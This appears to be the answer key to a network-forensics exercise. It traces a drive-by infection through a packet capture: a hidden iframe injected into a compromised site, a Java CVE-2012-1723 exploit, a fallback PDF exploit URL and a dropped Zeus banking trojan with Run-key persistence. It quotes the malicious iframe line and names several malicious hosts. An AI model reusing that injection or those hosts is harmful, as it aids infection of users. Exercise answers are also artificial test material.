
Quantum malware - Answers

Part A – Traffic analysis

1. **What web sites have been visited prior to the incident?**


   Filter HTTP requests. You can also add the host column in Wireshark, as instructed in the hint, to make the result more obvious. Websites are clearly visible:




```
www.research-instruments[.]com
www.woodleyequipment[.]com
moonmaderats[.]pw
rxjwxc.ratewish[.]biz
www.bing.com
www.investopedia[.]com
```


2. **What search engine was Mr. Robert using and what search terms were queried?**

   Bing and he was searching for *"merger and acquisition"*.



3. **How did the machine get infected?**

   Find out where the first suspicious GET request (`moonmaderats[.]pw/nuc/look.php`) originated. Again Wireshark is of great help.




   Right click the first appearance and "Follow TCP Stream". Again use the Find function and you'll find a hidden frame within http://www.woodleyequipment[.]com/clinical-trials.html:


```
<iframe width=0 height=0 src="http://moonmaderats.pw/nuc/look.php">
```

4. **What client side technology was exploited?**

There are only a handful of suspicious requests in the packet capture. First one we've seen it above – moonmaderats[.]pw, and two more going to rxjwxc.ratewish[.]biz. Searching for all GET requests to this domain reveals a JAR payload which most probably triggered a Java client-side vulnerability.



Right click on the second entry, Follow TCP Stream and reach a request for a jar file.



4.1 Find out what vulnerability was exploited.

As per the hint provided, first extract the jar object. From the previous step, the follow stream window, select Save As and save the stream to a file. Then use a hex editor[1] to remove everything except the body of the request for the jar file.

Note that the HTTP response contains a Content-Length field, specifying the length in bytes of the body. Use that field to make sure you got all the bytes of the body. A quick online analysis on VirusTotal successfully identifies the Java exploit: **CVE-2012-1723**.

Ikarus	Exploit.Java.CVE-2012	20140319
Kaspersky	HEUR:Exploit.Java.Generic	20140319
McAfee	RDN/Generic Exploit!1n3	20140319
McAfee-GW-Edition	RDN/Generic Exploit!1n3	20140319
Microsoft	Exploit:Java/CVE-2012-1723	20140319
NANO-Antivirus	Exploit.Zip.CVE20121723.crxrbn	20140319

Now that we've extracted the malicious JAR file, we could even deep dive and extract the Java classes, deobfuscate the code and do a low-level hunt for the vulnerability. We'll skip this for now.

4.2 What other client-side exploits was the malicious website attempting to deliver?


Use the hint and trace back to the request calling for the JAR exploit to be downloaded to the victim. The page that initiates the download for the exploit is `http://rxjwxc.ratewish[.]biz/42843Bc_857eHbb6N13Neac5d-4c1Hcb_9b83f09.html`. Extract that and you'll find an obfuscated JavaScript.
The other client-side exploit (which would have been delivered if the first one had been unsuccessful) is for Acrobat Reader – a **PDF exploit.** It would be served from http://rxjwxc.ratewish[.]biz/2995567635/1385220240.pdf

1 https://mh-nexus.de/en/hxd/


Part B – Malware analysis

5. What malicious software was dropped following the visit to the suspicious website?

Search again for traffic to our malicious domain, `ratewish[.]biz`. In the results, follow the stream after the initial GET request:



Inside the stream you'll quickly notice a request for an executable file, recognizable by its MZ header:



Extract the binary as you did previously with the JAR file and send it to an online sandbox for analysis. Most of the AVs on VirusTotal seem to agree that this is a sample of Zbot – a codename for the **Zeus trojan**.

K7GW	Spyware (00009b291)
Kaspersky	Trojan-Spy.Win32.Zbot.bopd
Malwarebytes	Trojan.Zbot
McAfee	PWS-Zbot.gen.ds
McAfee-GW-Edition	BehavesLike.Win32.PWSZbot.ch


5.1 How this malware will affect Mr. Robert specifically, given his privileged access to company's online banking account.

Zeus[2] is a very well known banking trojan used primarily for ***stealing banking information via man-in-the-browser*** technique. This[3] technique[4] is very powerful and completely undetectable to the user. The bottom line is that because the malware is injected *into the browser process memory*, the security elements of the website are unaltered (e.g. SSL certificates are not affected, they can be checked and will turn out valid).

5.2 How will the infection persist on the machine after a restart?

2 https://en.wikipedia.org/wiki/Zeus_(malware)
3 https://www.owasp.org/index.php/Man-in-the-browser_attack
4 https://www.sans.org/reading-room/whitepapers/forensics/analyzing-man-in-the-browser-mitb-attacks-35687

There was a hint about Malwr.com online sandbox. This is able to successfully identify the sample's behaviour and help answer the last two questions in this part.



So in order to achieve persistence the sample will create an entry in the well known autostart location **HKCU\\Software\\Microsoft\\Windows\\Currentversion\\Run**.

5.3 What external domain is contacted by the sample for downloading its configuration file?

Again we can obtain this information from the Malwr.com analysis. The sample will contact the host **`secure-bankofamerica[.]com`**, which is clearly a phishing domain created to imitate the legitimate one – https://secure.bankofamerica.com. In the Network Analysis section of the Malwr report we can see the complete request for the configuration file: